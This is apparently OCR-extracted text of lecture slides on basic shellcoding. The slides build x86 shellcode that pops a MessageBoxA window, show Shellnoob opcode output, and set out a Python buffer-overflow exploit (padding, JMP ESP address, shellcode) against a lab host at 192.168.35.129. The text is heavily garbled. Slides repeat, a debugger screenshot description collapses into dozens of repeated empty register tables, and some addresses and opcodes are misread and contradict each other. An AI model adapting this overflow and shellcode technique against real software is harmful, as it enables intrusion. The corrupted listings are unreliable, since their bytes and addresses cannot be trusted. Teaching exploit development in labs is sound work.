- Takes four parameters
 - Owner, message, title, button type
 - Owner NULL 00000000
 - Button type 00000010
 - “OK” with stop-sign
 - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
 - Build stack frame (LIFO)
- Note next instruction addr 0040127C
 - Stores return address
 - Pushed last as call made

Address of Message Box

- MessageBoxA in user32.dll
- Find using arwin 0x7E4507EA
- Confirm user32.dll loaded (ALT-E)

E Executable modules						
Base	Size	Entry	Name	File version	Path	
00400000	0000B000	004012D2	stack_demo	5.1.2600.5512	(C:\tools\xdev\cpp\stack_demo.exe	
77F10000	00049000	77F16587	GDI32	5.1.2600.5512	(C:\WINDOWS\system32\GDI32.dll	
70800000	000F6000	7080B63E	kernel32	5.1.2600.5512	(C:\WINDOWS\system32\kernel32.dll	
70900000	000AF000	70912C28	ntdll	5.1.2600.5512	(C:\WINDOWS\system32\ntdll.dll	
7E410000	00091000	7E41B217	User32	5.1.2600.5512	(C:\WINDOWS\system32\User32.dll	

BASIC SHELLCODING

Message box

- Takes four parameters
 - Owner, message, title, button type
 - Owner NULL 00000000
 - Button type 00000010
 - “OK” with stop-sign
 - 0x00 bad character

Function calls

- 32-bit pushes arguments to stack
 - Build stack frame (LIFO)
- Note next instruction addr 0040127C
 - Stores return address
 - Pushed last as call made

Address of Message Box

- MessageBoxA in user32.dll
- Find using arwin 0x7E4507EA
- Confirm user32.dll loaded (ALT-E)

Bad characters

- Get NULL by XORing register w/ itself
 - XOR EAX,EAX
- Get 00000010 by pushing 0x10
 - High bits are filled

E Executable modules						
Base	Size	Entry	Name	File version	Path	
00400000	0000B000	004012D2	stack_demo	5.1.2600.5512	(C:\tools\xdev\cpp\stack_demo.exe	
77F10000	00049000	77F16587	GDI32	5.1.2600.5512	(C:\WINDOWS\system32\GDI32.dll	
70800000	000F6000	7080B63E	kernel32	5.1.2600.5512	(C:\WINDOWS\system32\kernel32.dll	
70900000	000AF000	70912C28	ntdll	5.1.2600.5512	(C:\WINDOWS\system32\ntdll.dll	
7E410000	00091000	7E41B217	User32	5.1.2600.5512	(C:\WINDOWS\system32\User32.dll	

BUILD SHELLCODE

Pseudo-code

- Build stack frame

```
push null to terminate string  
push "WOOT" to stack  
push "WOOT" to stack  
save &"WOOTWOOT" to EAX  
set mode for MsgBoxA  
set addr of msg to &"WOOTWOOT"  
set addr of title to &WOOTWOOT|  
set owner of MsgBoxA to NULL  
Save &MsgBoxA 0x7e4507ea to register  
call MessageBoxA
```



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

push null to terminate string	XOR EAX,EAX; PUSH EAX
push "WOOT" to stack	PUSH 0x57303054
push "WOOT" to stack	PUSH 0x57303054
save &"WOOTWOOT" to EAX	PUSH ESP; POP EAX
set mode for MsgBoxA	PUSH 0x10
set addr of msg to &"WOOTWOOT"	PUSH EAX
set addr of title to &W00TWOOT"	PUSH EAX
set owner of MsgBoxA to NULL	XOR EAX,EAX; PUSH EAX
Save &MsgBoxA 0x7e4507ea to register	PUSH 0x7e4507ea; POP EAX
call MessageBoxA	CALL EAX



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

```
root@kali:~# snoob -h
File Edit View Search Terminal Help
root@kali:~# snoob [-h
snoob [--from-INPUT] (input_file_path | - ) [--to-OUTPUT] [output_file_path | - ]
snoob -c (prepend a breakpoint (Warning: only few platforms/OS are supported!)
snoob --64 (64 bits mode, default: 32 bits)
snoob --intel (intel syntax mode, default: att)
snoob -q (quite mode)
snoob -v (or -vv, -vvv)
snoob --to-strace (compiles it & run strace)
snoob --to-gdb (compiles it & run gdb & set breakpoint on entrypoint)

Standalone "plugins"
snoob -i [--to-asm | --to-opcode ] (for interactive mode)
snoob --get-const <const>
snoob --get-sysnum <sysnum>
snoob --get-strerror <errno>
snoob --file-patch <exe_fp> <file_offset> <data> (in hex). (Warning: tested only on x86/x86_64)
snoob --vm-patch <exe_fp> <vm_address> <data> (in hex). (Warning: tested only on x86/x86_64)
snoob --fork-nopper <exe_fp> (this nops out the calls to fork()). Warning: tested only on x86/x86_64)

"Installation"
snoob --install [--force] (this just copies the script in a convinient position)
snoob --uninstall [--force]

Supported INPUT format: asm, obj, bin, hex, c, shellstorm
Supported OUTPUT format: asm, obj, exe, bin, hex, c, completec, python, bash, ruby, pretty, safeasm
All combinations from INPUT to OUTPUT are supported!

Check out the README file for more info.
root@kali:~#
```



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio
- Use intel to-opcode interactive shell

snoob --intel -i --to-opcode

```
root@kali:~# snoob --intel -i --to-opcode
asm_to_opcode selected (type "quit" or ^C to end)
>> xor eax,eax
xor eax,eax ~> 31c0
>>
```



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio
- Use intel to-opcode interactive shell
- It kindly reverses bytes in address

snoob --intel -i --to-opcode

```
root@kali:~# snoob --intel -i --to-opcode
asm_to_opcode selected (type "quit" or ^C to end)
>> xor eax,eax
xor eax,eax ~> 31c0
>> push eax
push eax ~> 50
>> push esp
push esp ~> 54
>> pop eax
pop eax ~> 58
>> push 0x10
push 0x10 ~> 6a10
>> push 0x7E4507EA
push 0x7E4507EA ~> 68ea07457e
>> call eax
call eax ~> ffd0
>>
```



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio
- Final result

push null to terminate string	XOR EAX,EAX; PUSH EAX	\x31\xC0\x50
push "WOOT" to stack	PUSH 0x57303054	\x68\x57\x30\x30\x54
push "WOOT" to stack	PUSH 0x57303054	\x68\x57\x30\x30\x54
save &"WOOTWOOT" to EAX	PUSH ESP; POP EAX	\x54\x58
set mode for MsgBoxA	PUSH 0x10	\x6A\x10
set addr of msg to &"WOOTWOOT"	PUSH EAX	\x50
set addr of title to &WOOTWOOT"	PUSH EAX	\x50
set owner of MsgBoxA to NULL	XOR EAX,EAX; PUSH EAX	\x31\xC0\x50
Save &MsgBoxA 0x7e4507ea to register	PUSH 0x7e4507ea; POP EAX	\x68\xEA\x07\x45\x7E\x58
call MessageBoxA	CALL EAX	\xFF\xD0



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

msg-box.py

```
#!/usr/bin/python
import socket
import time

host="192.168.35.129"
port=5116

buf = ""
buf += "A"*508
buf += "\x7B\x46\x86\x7C"      # &(JMP ESP) 0x7C86467B
buf += "\x31\xC0\x50"          # zero eax; push null to terminate string
buf += "\x68\x57\x30\x30\x54"    # push "WOOT" to stack
buf += "\x68\x57\x30\x30\x54"    # push "WOOT" to stack
buf += "\x54\x58"              # save &"WOOTWOOT" to EAX
buf += "\x6A\x10"              # set mode for MsgBoxA
buf += "\x50"                  # set addr of msg to &"WOOTWOOT"
buf += "\x50"                  # set addr of title to &WOOTWOOT"
buf += "\x31\xC0\x50"          # set owner of MsgBoxA to NULL
buf += "\x68\xEA\x07\x45\x7E\x58" # Set EAX to &MsgBoxA 0x7e4507ea
buf += "\xFF\xD0"              # call MessageBoxA
```



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode

The screenshot shows the Immunity Debugger interface with several panes:

- CPU - main thread**: Shows assembly code with mnemonics like XOR, PUSH, POP, CALL, ADD, JE, JNS, STD, JG, CALL, ADD, CMP, and CMPS.
- Registers < FPU >**: Shows register values: EAX=0012FF60, ECX=00333130, EDX=00D0FF58, EBX=7FFDD000, ESP=0012FF74, EBP=41414141, ESI=00000000, EDI=0069006E, and EIP=0012FF74.
- Stack**: Shows the stack contents starting with EAX=0012FF60, followed by various memory addresses and their hex/dump/ASCII representations.
- Dump**: Shows memory dump details for the stack area, including address 0012FF74 containing 6850C031, 0012FF78 containing 54303057, and so on.

Red arrows point from the CPU pane to the Registers and Stack panes, indicating the flow of control and the state of the stack during the exploit development process.



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

- Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
- Pause on call to MessageBoxA
- Note stack frame

The screenshot shows the Immunity Debugger interface with the CPU pane active. The assembly pane displays the following assembly code:

```
CPU - main thread
0012FF74 31C0    XOR EAX,EAX
0012FF76 50    PUSH EAX
0012FF77 68 57303054    PUSH 54303057
0012FF7C 68 57303054    PUSH 54303057
0012FF81 54    PUSH ESP
0012FF82 58    POP EAX
0012FF83 6A 10    PUSH 10
0012FF85 50    PUSH EAX
0012FF86 50    PUSH EAX
0012FF87 31C0    XOR EAX,EAX
0012FF89 50    PUSH EAX
0012FF90 68 F0B74E7F    PUSH User32.MessageBoxA
0012FF91 58    POP EAX
0012FF90 FFDD    CALL EAX
0012FF92 0000    ADD BYTE PTR DS:[EAX],AL
0012FF93 79 00    JNS SHORT 0012FF98
0012FF98 00D0    ADD AL,DL
0012FF9A FD    STD
0012FF9B ^7F AC    JG SHORT 0012FF49
0012FF9D FF12    CALL DWORD PTR DS:[EDX]
0012FF9F 007400 79    ADD BYTE PTR DS:[EAX+EAX+79],DH
0012FFA3 0000    ADD BYTE PTR DS:[EAX],AL
0012FFA5 0000    ADD BYTE PTR DS:[EAX],AL
0012FFA7 008CFF 12007093    ADD BYTE PTR DS:[EDI+EDI*8+93700012],CL
0012FFAE A7    CMPS DWORD PTR DS:[ESI],DWORD PTR ES:[E]
```

The Registers pane shows the following register values:

Register	Value	Description
EAX	7E4507EA	User32.MessageBoxA
ECX	00333130	
EDX	00D0FF58	
EBX	7FFDD000	
ESP	0012FP58	
EBP	41414141	
ESI	00000000	
EDI	0069006E	
EIP	0012FP90	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
C	0023	32bit 0<FFFFFF>
P	001B	32bit 0<FFFFFF>
A	0023	32bit 0<FFFFFF>
Z	0023	32bit 0<FFFFFF>
S	003B	32bit 7FFDF000<FFF>
T	0000	NULL
D	0000	
O	0000	LastErr ERROR_PROC_NOT_FOUND <0>
EFL	00000246	(NO,NB,E,BE,MS,PE,GE,LE)
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6	empty	

The Registers pane also shows the following stack frame information:

Stack Frame	Value	Description
ST0	empty	
ST1	empty	
ST2	empty	
ST3	empty	
ST4	empty	
ST5	empty	
ST6</		

BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode


- # • Shellnoob by Yanick Fratantonio

Update Python code

- Update buffer

Pop Message Box

- JMP ESP lands on shellcode
 - Pause on call to MessageBoxA
 - Step into call to MessageBoxA
 - Return address on top of stack
 - Stack frame now annotated



BUILD SHELLCODE

Pseudo-code

- Build stack frame

Convert pseudo-code to assembly

- Only need XOR, PUSH, POP, CALL

Convert assembly mnemonic to opcode

